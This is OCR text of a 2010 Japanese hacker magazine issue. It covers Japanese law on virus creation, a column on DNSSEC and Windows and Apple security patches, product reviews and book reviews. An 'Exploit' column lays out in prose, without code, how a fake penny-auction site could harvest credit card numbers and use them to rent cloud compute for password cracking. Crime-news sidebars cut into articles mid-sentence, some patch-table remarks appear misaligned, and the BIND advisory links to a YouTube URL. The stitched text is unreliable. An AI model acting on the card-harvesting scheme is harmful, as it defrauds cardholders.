「他のプログラムを書き換えることによって感染し自己を複製する能力を持つプログラム」

ウイルスが定義された当時は潜伏という機能がなかったことがわかりますね。ちなみにウイルスは、生物学のウイルスと同様の動き(感染)をすることからコンピューターウイルスという名前が付けられたと言われています。そのまんまですね。

ウイルスの定義を理解したところで、本題に入りましょう。

ウイルス作成は罪にならない?

ウイルスの作成・所持は現行法では罪になりません。ただしウイルスに感染することにより引き起こされた行動によって罪になる可能性があります。過去の事件を振り返りながら、ウイルス作成が罪になっていない理由を見ていきましょう。

・器物損壊罪

8月4日に「イカタコウイルス」の作者が逮捕された事件は記憶に新しいと思います。イカタコウイルスに感染すると、画像ファイルをタコやイカのイラストに変え、個人情報をウイルス

コンピューターウイルスの定義(通商産業省告示 第922号)より※1

第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラムであり、次の機能を1つ以上有するもの。

(1)自己伝染機能

自らの機能によって他のプログラムに自らをコピーし又はシステム機能を利用して自らを他のシステムにコピーすることにより、他のシステムに伝染する機能

(2)潜伏機能

発病するための特定時刻、一定時間、処理回数などの条件を記憶させて、発病するまで症状を出さない機能

(3)発病機能

プログラム、データなどのファイルの破壊を行ったり、設計者の意図しない動作をするなどの機能

※1 http://www.meti.go.jp/policy/netsecurity/CvirusCMG.htm

はみだしインターネット事件簿》

7月27日　政府の犯罪対策閣僚会議は27日、インターネット上の児童ポルノ画像へのアクセスを接続事業者が遮断し閲覧できなくする「ブロッキング」の導入を柱とする「児童ポルノ排除総合対策」を決定した。児童買春・ポルノ禁止法に抵触する画像が確認された

作者に送信します。

警察が作者を逮捕した罪状は「器物損壊罪」となっています。器物損壊罪とは「他人の物を損壊し、又は傷害した者を罰する」ものであり、刑法261条で規定されています。「他人の物」というのは財産的な意味合いが含まれているため、他人の財産を損壊したという個人を守る法律であり、親告罪(被害者からの告訴・告発がないと摘発できない犯罪)となっています。

この事件の注目すべきところは「ウイルスによるデータの書き換え行為」を「HDD損壊」という解釈をして逮捕した点です。ポイントはファイルの書き換えが本当に損壊に該当するか、ウイルスの発動は本人が任意でクリックしたことによるので本人の過失はどの程度認められるか、だと考えられます。現時点では「ウイルス作成」ではこの罪に当てはまりません。

・電子計算機損壊等業務妨害罪

この罪はDoSで逮捕された例が多いですね。ウイルスでというのはまだなさそうです。

条文を読んでみると「人の業務に使用する電子計算機若しくはその用に供する電磁的記録を損壊し、若しくは人の業務に使用する電子計算機に虚偽の情報若しくは不正な指令を与え、又はその他の方法により、電子計算機に使用目的に沿うべき動作をさせず、又は使用目的に反する動作をさせて、人の業務を妨害した者を罰する法律」と記載されています。

作成だけでは「業務妨害」にならないので、この法律の適用は難しいですね。

・ウイルス作成罪成立!?

このように、警察がウイルス作者を逮捕するのに苦労するのがわかりますが、なぜウイルス作成を罪としないのでしょうか。法務省は過去「ウイルス作成罪」(仮称:不正指令電磁的記録作成罪)の法案を2004年春の通常国会に提出しています。しかし、この法案は各界で反対意見が強い「共謀罪」と合わせて提出されたため通らないまま審議が続いていました。

痺れをきらした法務省は、先日のタコイカをきっかけに一気にウイルス作成だけでも通そうと、8月16日ウイルスを作成した段階で処罰できる「作成罪」などを新設した刑法と刑事訴訟法の改正案を、来年1月召集の次期通常国会にも再提出する方向で検討に入りました。

やっとウイルス作成罪成立か!?　というところでしょうか。

罰則あるの?

ウイルス作成自体に罪はないため罰則はありませんが、関連するものについて少し解説します。

器物損壊罪は刑法261条に規定されており、3年以下の懲役又は30万円以下の罰金若しくは科料が科せられます。科料とは軽微な犯罪によく適用されるもので、罰金より少額です(1円以上1万円未満)。

電子計算機損壊等業務妨害罪は刑法234条の2に規定されており、五年以下の懲役又は百万円以下の罰金に科せられます。

今回のまとめ

ウイルス作成罪(仮称:不正指令電磁的記録作成罪)はどんな内容なのでしょう?　時代背景の変化により多少変更して提出されると思いますが、過去提出済みの法案からある程度読み取ることが可能だと思います。関連部分を以下に記載します。

犯罪の国際化及び組織化並びに情報処理の高度化に対処するための刑法等の一部を改正する法律(案)

「不正指令電磁的記録作成等」※2

第168条の2　人の電子計算機における実行の用に供する目的で、次に掲げる電磁的記録その他の記録を作成し、又は提供した者は、3年以下の懲役又は50万円以下の罰金に処する。

一　人が電子計算機を使用するに際してその意図に沿うべき動作をさせず、又はその意図に反する動作をさせるべき不正な指令を与える電磁的記録

二　前号に掲げるもののほか、同号の不正な指令を記述した電磁的記録その他の記録

2　前項第一号に掲げる電磁的記録を人の電子計算機における実行の用に供した者も、同項と同様とする。

さてみなさんはこの案をどう思いましたか?　意図に沿うべき動作をさせず=バグも入るの?　などいろんなツッコミが各方面から上がっています。これから(やっと)作られる法律なので、「ウイルス作成罪、私ならこう考える!」と意見やアイデアをブログに発表したり、関連機関に送ってみましょう。

※2 http://www.moj.go.jp/houan1/houan_keiho5_refer02.html

場合、サイト管理者への削除要請や捜査が行われていても、新設される「アドレスリスト作成管理団体」が掲載サイトをリスト化し、これに基づき接続事業者が遮断する態勢をとるとしている。<7/27 産経>



セキュリティ定点観測所

2010年7月〜8月

文●シドと愉快な仲間たち


はじめに　以下のサイトを参考に気になるセキュリティ情報をピックアップしてご紹介。今回はWindows、Macともに多くの脆弱性情報が発表されました。どちらのOSもアップデート機能を使えばすぐに修正ができるので、やってない人はすぐに行いましょう。

Microsoft セキュリティ [http://www.microsoft.com/japan/security/default.mspx]	**スラッシュドット・ジャパン** [http://slashdot.jp/]
セキュリティホールmemo [http://www.st.ryukoku.ac.jp/~kjm/security/memo/]	**IPA/ISEC** [http://www.ipa.go.jp/security/]
SANS Diary [http://isc.sans.org/diary.html]	**Apple** [http://www.apple.com/jp/]

...TOPICS

ルートゾーンにおけるDNSSEC正式運用開始

7月15日19:30〜23:30にかけて、DNSルートゾーンにおけるDNSSECの正式運用が開始されました。技術的には、すでにA〜Mのルートサーバーに導入されていたDURZ(Deliberately Unvalidatable Root Zone)を正式な署名データに差し替えることで、DNSSECの正式運用開始としていますが、これによりルートゾーンのDNSSEC検証を行えるようになりました。普及に拍車がかかることを期待します。



レジストリサービス(JPRS)によるルートゾーンにおけるDNSSECの正式運用開始に伴う影響についてのお知らせ(http://jprs.jp/tech/notice/2010-07-15-root-zone-dnssec.html)

JailbreakMeはExploitでは?

2010年8月1日に華々しくiOSの脱獄ツールJailbreakMeがデビューし、Webにアクセスするだけで簡単に脱獄ができるようになりました。しかし、Web公開直後から「これって脆弱性突いてるよね」という指摘が複数ありました。残念なことに、脆弱性を突いた脱獄というのは事実です。またJailbreakを施したiPhoneはサポート対象外になり、PDFの脆弱性も自分でパッチを当てないといけないので、利用者はご注意を。

- **iOSに2件の脆弱性、Jailbreakme.comもこれらを利用**
  http://slashdot.jp/security/article.pl?sid=10/08/06/0840253



JailbreakMeにアクセスするとこのような画面が表示され、スライダーを右に動かすと脱獄が始まる

はみだしインターネット事件簿　7月27日　元交際相手の男性のブログに無断で書き込みをしたとして、千葉県警野田署などは27日、不正アクセス禁止法違反の疑いで、横浜市女性会社員(37)を逮捕した。同署によると、容疑者は今年3〜4月、千葉県野田市の声優の男性(42)のパスワードなど

...共通セキュリティ情報

BINDにおけるRRSIGレコード処理の不具合発生

ルートゾーンにおけるDNSSEC正式運用開始を契機に「うちも使うか」と考えている人がいるかもしれません。その前にBINDのバージョンを上げるなりして、不具合修正を行っておきましょう。もろにDNSSECのための機能であるRRSIGレコードの処理に不具合があり、DNSSECによりトラストチェーンが構築されている「任意のAuthoritative DNS」に対するDoS攻撃(クエリの無限送信)を行われる危険性があります。

DNSSECを使う前に、自身が使うDNSサーバーのバージョンを調べて、不具合があるバージョンの場合には置き換えましょう。

- (緊急) BIND 9.7.1/9.7.1-P1におけるRRSIGレコード処理の不具合について- ルートゾーンのトラストアンカー設定の前に、必ず9.7.1-P2への更新を -
  http://www.youtube.com/watch?v=r_F3VheC9ww

...Mac OS系セキュリティ情報

2010年7月～8月に公開された脆弱性情報は以下のとおりです。今回は、ジャンルに偏らず脆弱性がいろいろな方面から発見されています。Webkit起因の脆弱性も(少ないとはいえませんが)前回よりは少なく、少し枯れてきた感はあります。

セキュリティアップデート2010-005

公開日	2010年8月24日
対象	Mac OS X v10.5.8、Mac OS X v10.6.4

ATS(Apple Type Services)、CFNetwork、ClamAV、CoreGraphics、libsecurity、PHP、Sambaに含まれる脆弱性を修正します。珍しくWebkitに起因した脆弱性はありませんでした。

QuickTime 7.6.7

公開日	2010年8月11日
対象	Windows 7、Vista、XP SP2以降

Windows版のQuickTimeのみに含まれる脆弱性を修正しています。内容は、例によって細工された動画ファイルを再生することで、任意のコードを実行される可能性があるというものです。

iPad用iOS3.2.2 アップデート

公開日	2010年8月11日
対象	iPad 用iOS 3.2および3.2.1

FreeTypeとIOSurfaceの脆弱性を修正します。細工されたフォントが埋め込まれたPDFを表示することにより、FreeTypeの脆弱性が任意のコードを実行する可能性があり、IOSurfaceが権限昇格を行う可能性があるというのが脆弱性の内容です。

iPhone and iPod touch用iOS4.0.2 アップデート

公開日	2010年8月11日
対象	iPhone 3G以降の場合はiOS 2.0～4.0.1 iPod touch(2nd generation)以降の場合はiOS 2.1～4.0

前述のiPad用iOS3.2.2 アップデートと同様FreeTypeとIOSurfaceの脆弱性を修正しています。PDFファイルを閲覧することで任意のコードを実行し、ユーザー権限の昇格を防ぐためのアップデートですが、iPhoneの脱獄対策ともいえます。

Safari 5.0.1

公開日	2010年7月28日
対象	Mac OS X v10.5.8、Mac OS X v10.6.2以降、Windows 7、Vista、XP

SafariおよびWebkitの脆弱性を修正します。修正されたSafariの脆弱性が2つなのに対し、Webkitの脆弱性が13個という状態です。

を不正に取得し、ブログに不正にアクセス。男性の芸名を何度も繰り返して書き込むなどして業務を妨害した疑いが持たれている。容疑者と男性は以前交際していたことがあり、同署はパスワードの入手方法などについて調べを進める。<7/27 産経>

...Windows系セキュリティ情報

Windows関連の脆弱性ですが、2010年7月はとても少なく、8月が非常に多いという傾向でした。やはり奇数月が少なく偶数月が多い傾向はいまだに健在です。

・2010年7月のセキュリティ情報
http://www.microsoft.com/japan/technet/security/bulletin/ms10-jul.mspx
・2010年8月のセキュリティ情報
http://www.microsoft.com/japan/technet/security/bulletin/ms10-aug.mspx

2ヵ月合わせると、これまた結構な量(4個(7月)+15個(8月)=19個)がリリースされています。これらにつきまして、例によって表にしてみましょう。「今回は豊作」という感じはしていますし、適用のぜひもないような(強烈な)脆弱性も含まれています。



脆弱性の修正を自動でしてくれる「Microsoft Fix it」。
(http://support.microsoft.com/gp/cp_fixit_main/ja)

また、以下のURLには、当該脆弱性の再現レポートが掲載されています。
・Windowsシェルにおけるショートカットファイル処理の脆弱性(CVE-2010-2568)に関する検証レポート
http://www.nttdata-sec.co.jp/article/vulner/pdf/report20100720_2.pdf

MS10-046 Windowsシェルの脆弱性により、リモートでコードが実行される(2286198)

公開日	2010年8月3日	重要度	緊急
対象	サポート対象のすべてのWindows		

この脆弱性は、ショートカットファイル(.lnkファイル)の処理において、アイコンデータの取り扱いに不備があり、細工されたショートカットファイルの中に含まれるコードの実行を行う可能性があるというものです。ショートカットファイルを取り扱う環境であれば、どのような場合であっても悪用されうるものであり、サポート対象のWindowsにおける修正は適用すべきです。

しかし、何らかの理由により修正ファイルを適用できない場合などは、下記のURLの内容を参考に、Fix Itを実行するなり、手動でレジストリ修正やWebClientサービスの停止を行うなりの対処を行ってください。
・MS10-046 Windowsシェルの脆弱性により、リモートでコードが実行される
http://support.microsoft.com/kb/2286198

MS10-060 Microsoft .NET共通言語ランタイムおよびMicrosoft Silverlightの脆弱性により、リモートでコードが実行される(2265906)

公開日	2010年8月11日	重要度	緊急
対象	Microsoft .NET Framework 2.0 Service Pack 1、Service Pack 2、3.5、Silverlight 2、3		

この脆弱性は、対象となる.NET FrameworkおよびSilverlightに起因していますが、プリインストールされる処理系や、.NET Frameworkがリリースされる対象プラットフォームの影響もあり、影響するプラットフォームの特定が非常に面倒なものとなっています。

サポート対象となる.NET Frameworkについても、.NET Framework 1.xという古いものは影響を受けないが、3.xについては.NET FrameworkとOSのバージョンの組み合わせにより、影響を受ける/受けないが変わってきます。

基本、Windows Updateなどを用いて、修正ファイルの適用を自動で行う場合には気にならないはずですが、個別のプラットフォームごとに適用する/しないを検討する場合には、ご注意ください。

はみだしインターネット事件簿》 7月27日　兵庫県警加古川署は27日、他人のユーザーIDを使ってゲーム機「プレイステーション・ポータブル」のソフトをだまし取ったとして、電子計算機使用詐欺などの疑いで、京都

7～8月にかけて発表されたWindowsの脆弱性

	番号	概要	最大深刻度	CVSS値（基本値）	OS（クライアント）	OS（サーバー）	Office Suite	解説	その他・備考
7月	MS10-042	ヘルプとサポート センターの脆弱性により、リモートでコードが実行される (2229593)	緊急	9.3	○				緊急はXPのみ
	MS10-043	Canonical Display Driver の脆弱性により、リモートでコードが実行される (2032276)	緊急	4.9	△				Windows7 for x64-based systems（緊急）およびWindows Server 2008 R2 for x86-based systems（重要）のみ
	MS10-044	Microsoft Office Access の ActiveX コントロールの脆弱性により、リモートでコードが実行される (982335)	重要	9.3			▲		サポートされるOffice 2003およびOffice 2007のみ
	MS10-045	Microsoft Office Outlook の脆弱性により、リモートでコードが実行される (978212)	重要	9.3			●		2007 Microsoft Office System SP2までのOutlookのみ
8月	MS10-046	Windows シェルの脆弱性により、リモートでコードが実行される (2286198)	緊急	9.3	◎7	◎7+		○	
	MS10-049	SChannel の脆弱性により、リモートでコードが実行される (980436)	緊急	9.3	◎7	◎7+			
	MS10-051	Microsoft XML コア サービスの脆弱性により、リモートでコードが実行される (2079403)	緊急	9.3	◎7	◎7+			
	MS10-052	Microsoft MPEG Layer-3 コーデックの脆弱性により、リモートでコードが実行される (2115168)	緊急	9.3	○	○			Itanium版は影響を受けない
	MS10-053	Internet Explorer 用の累積的なセキュリティ更新プログラム (2183461)	緊急	4.3	◎7	◎7			サポートされている版のIEが影響を受ける
	MS10-054	SMB サーバーの脆弱性により、リモートでコードが実行される (982214)	緊急	7.8	◎7	◎7+			緊急はXPのみ
	MS10-055	Cinepak Codec の脆弱性により、リモートでコードが実行される (982665)	緊急	9.3	◎7				クライアントOSのみ影響を受ける
	MS10-056	Microsoft Office Word の脆弱性により、リモートでコードが実行される (2269638)	緊急	9.3			●		影響を受けないのはOffice 2010のみ
	MS10-060	Microsoft .NET 共通言語ランタイムおよび Microsoft Silverlight の脆弱性により、リモートでコードが実行される (2265906)	緊急	9.3	◎7	◎7+		○	Core Installが影響を受けるのは、Windows Server 2008 R2 その他、Silverlight2もしくはSilverlight3をインストールされた環境が影響を受ける
	MS10-047	Windows カーネルの脆弱性により、特権が昇格される (981852)	重要	4.6	◎7	◎7+			サポートされるすべてのWindows Server 2003および、Windows XP Professional x64 Edition Service Pack 2は影響を受けない
	MS10-048	Windows カーネルモード ドライバーの脆弱性により、特権が昇格される (2160329)	重要	6.6	◎7	◎7+			
	MS10-050	Windows ムービー メーカーの脆弱性により、リモートでコードが実行される (981997)	重要	9.3	○				ムービーメーカー2.1、2.6.6.0の脆弱性
	MS10-057	Microsoft Office Excel の脆弱性により、リモートでコードが実行される (2269707)	重要	9.3			▲		Vista以降、Windows Server 2008以降に影響
	MS10-058	TCP/IP の脆弱性により、特権が昇格される (978886)	重要	7.8	◎7	◎7+			Office XP、2003、Office for Mac、Open XML Converterに影響
	MS10-059	サービスのトレース機能の脆弱性により、特権が昇格される (982799)	重要	6.8	◎7	◎7+			Vista以降、Windows Server 2008以降に影響

△ 一部のもので影響が出る
○ 多くのもので影響が出る（Windows Server 2003R2、Windows XPくらいまで）
○+ 多くのもので影響が出る（Windows Vista以降、Windows Server 2008以降）
◎ 非常に多くのもので影響が出る（Vista、Windows Server 2008くらいまで）
◎+ Server 2008 Server Coreでも影響が出る
◎7 きわめて多くのもので影響が出る（Vindows 7、Windows Server 2008 R2くらいまで）
◎7+ ほぼすべての製品に影響が出る
▲ 一部のもので影響が出る(Office)
● 多くのもので影響が出る（2007 Microsoft Office System、Office 2008 for Macまで）
●− 多くのもので影響が出る（Microsoft Office 2003、Office 2008 for Macまで）
●+ 非常に多くのもので影響が出る（Office 2010まで）

安全でないライブラリのロードにより、リモートでコードが実行される(2269637)

公開日	2010年8月24日	重要度	緊急
対象	サポート対象のWindows		

この脆弱性は、アプリケーションが外部ライブラリを読み込む際の方法に関するものです。

例えば、SMBやWebDAVによる共有を経由して、安全でない（攻撃プログラムを含む）バイナリを読み込ませられる可能性があります。

本稿執筆時点では、修正ファイルの類はまだ提供されていませんが、対処方法はあるので適宜実施を検討してみてください。

・マイクロソフトセキュリティアドバイザリ(2269637)：安全でないライブラリのロードにより、リモートでコードが実行される
http://www.microsoft.com/japan/technet/security/advisory/2269637.mspx

府京丹後市の高校1年の男子生徒（15）を書類送検した。送検容疑は中学3年だった平成21年12月12日、他人のIDとパスワードを使いPSPからゲーム会社にインターネット接続。ゲームソフトや漫画計4点（900円相当）をダウンロードしてだまし取ったとしている。<7/27 産経>

巷で話題になった攻撃をピックアップ!

Exploit 虎の穴

文●hito



アタッカーにもできる新興Webサービスの巻

クレジットカードは引きこもりの友

え~、どうにか夏も終わり、冷房代にガクブルしなくても過ごせるようになった感がありますが、みなさんいかがお過ごしでしょうか。あまりにも暑いんで、クーラーとか扇風機とかサーキュレーターをポチった人もいるかもしれません。あるいは、おうちに引きこもって暮らしていたり。最近はクレジットカードさえあれば自宅に引きこもっていてもたいてい通販で入手できて便利ですね。

が、Amazonや各種大手通販サイトにクレジットカード番号を記録させるのはそれほど恐くないですが、新興Webサービスの類だとどーなるのかなー、というのが今回のお話です。

新興Webサービスが続々

このところ、「クレジットカードで決済する」タイプのサービスが増えています。いわゆるペニーオークション[※1]やフラッシュマーケティング(いわゆる「グルーポン」)をはじめとして、さまざまな形でクレジットカード決済を行っているサイトが、ぼこぼこと発生しています。読者の皆さんも、この手のサービスで2010年になってから公開されたサイト、全部を把握できてないですよね? もしかしたら「全サービス使いこなしてるから把握ばっちりです!」なんて人もいるかもしれませんけれど。

この手のサイトは、一種の新種のeコマースなので、「クレジットカードによる決済であること」そのものはそれほど不思議ではありません。eコマース系のサービスは昔からあったし、そーいうサイトにクレジットカード番号を入力して使う、というのはある意味で基本ですが… はい、そこの読者さん、試してみようって番号入力するのちょっと待った。いや、ペニーオークションに参加するのは実入りが少ないからやめとけとかそういう意味ではなく。

え、どういう内容が始まるのかはタイトルでバレてるって? まあそうなんですが。こうした「新興Webサービス」の場合、サイトそのものの知名度はどうでもいいので、比較的容易にサイトを立ち上げることが可能です。この中に、「悪意あるサイト運営者」が混じっていると… 気付くのが相当に大変そうです。

サービスはスグにできる

もちろんこれは、一般的な通販サイトでも同様の危険はあります。クレジットカード決済を受け付けておいて、ある程度カード情報が溜まったところで闇市場なりに流す、と。金銭的に大きなメリットが得られるわけではないものの、不況で食い詰めた技術者が「やらかす」方法としては、非常に簡単な部類に入ります。

なにしろWebサービス構築系ライブラリは進化していて、Ruby On RailsなどのWeb用フレームワークを使ってインターフェイスを作り、Active Merchant[※2]あたりのモジュールで決済系を作れば、サイトの実装は非常に簡単です。それなりの技術者に作らせれば、労せ

※1 ペニーオークションの「運営者が入札したらアウト」といったグレーっぽさはここでは取り上げません。ソーシャルな側面はともかくとして、セキュリティあんまり関係ないし
※2 http://www.activemerchant.org/
※3 クレジットカードの不正使用による被害額は100億円程度

はみだしインターネット事件簿》 7月29日 総務省は29日、インターネットを通じて行政手続きができる電子政府システムで、会社員90人分の給与情報が載った文書が流出したと発表した。プログラムの不備が原因だという。同省によると、7月に関東地方の社会保険労務士3人が年

ず新興Webサービスのできあがりです。

新興Webサービスならではの問題点

多くのHackerJapan読者は、この時点で「それ別に通販サイトでもよくない?」と思っているでしょう。あるいは、「別にクレジットカード番号を奪ってもオイシくないよね?」※3とも。はい、そのとおり。「クレジットカードの盗用は通販サイトでも可能」「番号盗用は決して効率のいい犯罪ではない」という2点はいずれも正しいです。つーか本格的にマズい内容だったらここには書けないです。この連載の基本は、「アタッカーが付け入るスキ」を考えてみる、ってだけですから。

クレジットカードの現金化は難しくても、「クレジットカード番号がたくさんあるとできる何か」って、ありますよね。例えばパスワードクラック。

パスワードクラッキングで用いられるレインボーテーブルの生成とか、パスワードのブルートフォースとかは「大量の計算資源があればいいもの」のたぐい。大量のクレジットカード番号があれば、AmazonEC2みたいなクラウドサービスを使って計算資源を山ほど確保して、ちょちょっと計算させる。1台で360日かかる計算でも、360台でかかれるなら1日で済みます。クレジットカード番号の盗用が24時間で発覚する、って話なら、これだと十分な猶予があるわけです。もちろん問題領域が分割可能なものじゃないといけませんが、こういう「力業で処理できる上、分散処理に適合しやすい」タイプの処理はたくさんあります。

また通販サイトの場合、「どこの誰がやっているのかわからない」ものだと詐欺っぽい感じが漂ってしまい、攻撃者にとっては都合がよくありません。「なんかよくわかんない法人が運営している通販サイト」なんて、皆さん手を出しませんよね。おまけに、たくさんの番号をゲットするためには一定以上の顧客数が必要ですが、通販サイトは飽和状態なので、十分に廉価で、かつ長期の営業が必要になります。準備しないといけないキャッシュも膨大ですし。

その点、ペニーオークションの場合はそんなに膨大な元手は必要ありません。フラッシュマーケティングのたぐいをやるには結構なマーケティングノウハウが必要になるので、簡単ではないです。が、eコマースサイトを長期間運営するのに比べると、こうした新興Webサービスの展開は難しいことではありません。人間の心理は不思議なもので、「あきらかにアヤシゲな通販サイト」だと手を出さない人が、「新興サービスのペニーオークションやフラッシュマーケティング」には手を出す、なんて可能性もありえます。理由は比較対象がないから。



外部サイトで決済はしているが…

もちろん、こうしたサービスそのもので生きていくのは大変です。しかし、悪意を持ってサービスらしきものを立ち上げて、数百個のクレジットカードを確保する、というだけなら、難しいことではないでしょう。フィッシングに比べると非常に効率がよいあたりがポイントです。あるいは、経営的にヘロヘロになってきたあたりで乗っ取ったりとか。

もっとも、このあたりユーザーとしては、「PayPalを使っているか、外部のサイトで決済する形になっている」ものを使うことで身を守ることができるます。

ちなみに、「弊社はクレジットカード決済代行業者を利用しており、お客様のクレジットカード情報を保管、閲覧などすることはできません」(要約)と書かれている、とあるサービス。クレジットカード番号を入力したフォームのPOST先、内部のサーバーに見えるんですよねぇ… これは「閲覧は可能だけどしてません」というだけで、「できません」とは論理的に違う内容というか、自前で用意したフォームにクレジットカード番号入力させてるけど決済代行業者使ってるから大丈夫、というのは… まあ、番号保存して悪さをしたらビジネスモデル崩壊なので、そういう意味では安全なんですが、ちょっとねぇ…


金関係の文書をダウンロードしたところ、厚生年金保険料の算定基準となる標準報酬月額の決定通知書2件と手続きの返戻通知書1件について、申請した文書とは別の文書がダウンロードされた。これらには2事業所の90人分の氏名、生年月日、標準報酬月額が含まれていた。<7/29 朝日>

製品レビュー

文●編集部

ウイルス検知機能を搭載したUSBメモリ
RUF2-JVSシリーズ

株式会社バッファロー　オープンプライス
対応機種：USBポートがあるPC/AT互換機
対象OS：Windows XP、Vista、7



安全なデータのやりとりができる

USBメモリをPCに接続しただけで感染してしまうコンピューターウイルス「USBワーム」。プログラムを自動実行するオートラン機能を悪用したこのウイルスは、感染能力が非常に高く、いまだに被害が出ている。

PC間で手軽にデータのやりとりができるUSBメモリだが、ウイルスの感染は怖い…　そんなユーザーにお勧めなのが、バッファローから発売されているウイルスチェック機能つきのUSBメモリ「RUF2-JVSシリーズ」だ。トレンドマイクロのアンチウイルスエンジンを搭載しており、USBメモリ内にウイルスが侵入すると、即座に隔離してくれる。アップデート機能もあり最新のウイルス定義ファイルを元にチェックしてくれるので安心だ。スライドでUSB端子が出てくるキャップレス方式を採用しており、容量は4、8、16GBの3種類が用意されている。

http://buffalo.jp/

キーロガーに強いセキュリティソフト
ゼマナ アンチロガー

株式会社フロントラインー
1年版1台　パッケージ版3780円（税込）、ダウンロード版3150円
対応機種：PC/AT互換機
対象OS：Windows XP、Vista、7



他の製品と併用できるのが嬉しい

ネットショップでクレジットカード番号を入力する際は、SSLという技術を使ってクライアントとサーバー間の通信を暗号化されている。しかし、いくらSSLで保護されていても、PCにキー入力を抜き取る「キーロガー」が仕掛けられていたら、重要な情報が盗まれてしまう。キーロガーは直接PCにダメージを与えるソフトではないので、場合によってはアンチウイルスソフトが検知できない場合もある。

そんなキーロガー系のマルウェアに強いセキュリティソフトが本製品だ。ウイルスの定義ファイルやファイルのスキャンは行わずマルウェアを監視するシステムのため、他のアンチウイルスソフトに比べてCPUやメモリに負担をかけない。また、他のセキュリティソフトと併用できるようになっているので、複数のツールで安全性をアップしたいユーザーは利用してみよう。

http://www.fli.co.jp/

いつでもどこでもスキャニング可能

hidescan2

株式会社テック
オープンプライス(店頭予想価格1万2800円)
保存形式:JPEG
対象OS:Windows XP、Vista、7、MacOS 10.4以上



長さ25cm、高さ・幅3cm、重量210g

自漫画や書籍をスキャニングしてデジタル化する「自炊」がブームだ。デジタル化されたデータは場所も取らず、検索もしやすい。この利便性の高さを知ると、手元にある紙の資料をすべてデジタル化したくなるが、レシートやノート1ページといった紙資料のためにスキャナーを用意するのは面倒だ。そこで威力を発揮するのがハンディスキャナー「hidescan2」だ。原稿の上で移動させ、スキャンした画像はSDカードに保存される。単三乾電池2本で作動し、コンパクトサイズなので気軽に持ち歩ける。さらに今回のバージョンでは、iPadに直接スキャンした画像を取り込める(カメラコントロールキットが必要)機能が追加された。自炊をしているiPadユーザーにはたまらない製品だ。


http://www.tecnosite.co.jp/

高い検出率を誇るセキュリティソフト

Kaspersky Internet Security 2011

株式会社ジャストシステム
1年版3台　パッケージ版7140円(税込)、ダウンロード版6279円
保存形式:PC/AT互換機
対象OS:Windows XP、Vista、7

高い検出率を誇るロシアのアンチウイルスソフトKasperskyの新バージョンがリリースされた。今回の目玉となる機能は3つある。ユーザーから収集したデータをもとに安全なサイトと危険なサイトのデータベースを構築し、フィッシングサイトやマルウェアが潜むサイトは事前にブロックしてくれる「セーフサーフ」。デスクトップに仮想環境を構築し、誤ってウイルスを実行させてもシステムには被害を与えない「セーフデスクトップ」。オンラインバンキング利用時に仮想のブラウザーを起動し、個人情報を流出を防ぐ「セーフブラウザー」。仮想化技術とレピュテーション(事前調査)を全面に使った新製品となっている。



1年1台版、2年3台版などラインナップが充実

http://www.justsystems.com/jp/

ブックレビュー

◎新刊オススメ

●山崎はるか

プログラミング コンテストチャレンジブック

著者：秋葉拓哉、岩田陽一、北川宜稔
出版社：毎日コミュニケーションズ　ISBN：978-4-8399-3199-5
価格：3444円　ページ数：316ページ



近年Google Code Jam（GCJ）やTopCoderのSRMなど、与えられた課題を解決するためにアルゴリズムを駆使してプログラムを作成する「プログラミングコンテスト」が増えてきた。本書はそんなコンテストの参考書だ。

国内にも高校生の国際情報オリンピックJOIや、高専プロコンがある。もし出場したいという生徒がいたら、顧問や担任の先生はぜひ本書を見せてあげてほしい。数行分のロジックが描けるようになったばかりの学生には本書は難問ばかりであろうし、そもそもアルゴリズムの脳内構成自体に悪戦苦闘するだろう。だが重要なのは本書のとおりに回答を導き出すことではない。何週間かけてでも「違った答えで解けた!」というのなら、その生徒はコンテストに出る素質が十分にある。なぜならプログラミングコンテストは「人と違うことが素晴らしい」という、日常社会とは異なる尺度で評価されるからだ。本書は、あたかも優秀な家庭教師のような温かみがあり、まことに学生のこころの動きをよくわかっている。


一方で、学生にこれがプログラミングの本流とは思ってほしくはない。コンテストのような設問を提示する行為は数学的・すなわちロジックであらねばならない。しかし実務におけるプログラミングは表現力が競われる。動的抽象処理能力や視覚統合能力が強く求められる。近年のコンテストは実務各方面からこれらの批判を受け数学的アプローチを見直す方向にあるので、近年の過去問は将来全くあてにならなくなるかもしれない。

◎ジャンル別オススメ　「ネットワーク・サーバー」編

●北河拓士

大規模サービス技術入門

著者：伊藤直也、田中慎司
出版社：技術評論社　ISBN：978-4774143071
価格：2709円　ページ数：352ページ



はてなでは毎年学生を対象とした20日間のインターンシップを行い、実際に使われるサービスへの機能追加のコーディングも体験するという。本書は、このインターンシップの前半で行われる大規模Webサービスの開発・運用の基礎知識に関する講義をベースにして構成されたものであり、執筆者は先日はてなを退職しグリーに移籍したはてな前CTOの伊藤直也氏と後任のCTOに就任した田中慎司氏である。

本書は学生を対象にした講義をベースとした解説書であるため原理や一般論も含む教科書的な内容となっており、内容も多岐に渡っている。また、はてなブックマークなど実際のサービスをベースに解説されているため、あのサービスの裏側はこうだったのかと理解しやすいだけでなく、実践で鍛えられたノウハウが凝縮されているという信頼感もある。

